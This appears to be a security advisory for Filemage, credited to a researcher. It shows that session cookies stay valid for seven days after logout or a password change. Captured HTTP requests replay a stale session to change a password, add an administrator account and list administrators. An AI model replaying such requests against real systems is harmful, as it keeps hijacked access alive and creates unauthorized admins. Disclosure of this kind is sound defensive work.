POST to /profile updating the password of the currently logged in account.




```
POST /profile/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4ODc4M3xEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQUlBRGc9PXzJ911easgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
Content-Length: 64
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://3.86.3.255
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

{
  "email":"user3@user.com",
  "tokens":[
  ],
  "password":"password1234"
}
```

```
HTTP/2 200 OK
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 0
Date: Thu, 19 Oct 2023 04:24:21 GMT


```

We are still able to add and view old accounts simulating admin functionality.


POST /administrators - adding a new user called "POSTCHANGE@TEST.COM"



```
POST /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4ODc4M3xEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQUlBRGc9PXzJ911easgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
Content-Length: 67
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://3.86.3.255
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

{
  "email":"POSTCHANGE@test.com",
  "password":"password",
  "reset":false
}
```

```
HTTP/2 201 Created
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 0
Date: Thu, 19 Oct 2023 04:25:07 GMT


```

GET /administrators



```
GET /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4ODM5OHxEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQUlBRGc9PXzfr8nZCrjoDQzQ2S5_9I6oa2ISp8aFOmwFaVucMxdnJQ==
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 199
Date: Thu, 19 Oct 2023 04:26:03 GMT

[
  {
    "id":13,
    "email":"POSTCHANGE@test.com",
    "password":"",
    "reset":false
  },
  {
    "id":12,
    "email":"prechange@test.com",
    "password":"",
    "reset":false
  },
  {
    "id":7,
    "email":"user3@user.com",
    "password":"",
    "reset":false
  }
]
```

Impact

Filemage contains two vulnerabilities that could allow an attacker to maintain unauthorized access over a hijacked session after the legitimate user has signed out or changed the password of their account. All cookies that are created are valid for 7 days regardless of the logout or password change state.

Role	Name
Researcher	Bryce "Raindayzz" Harty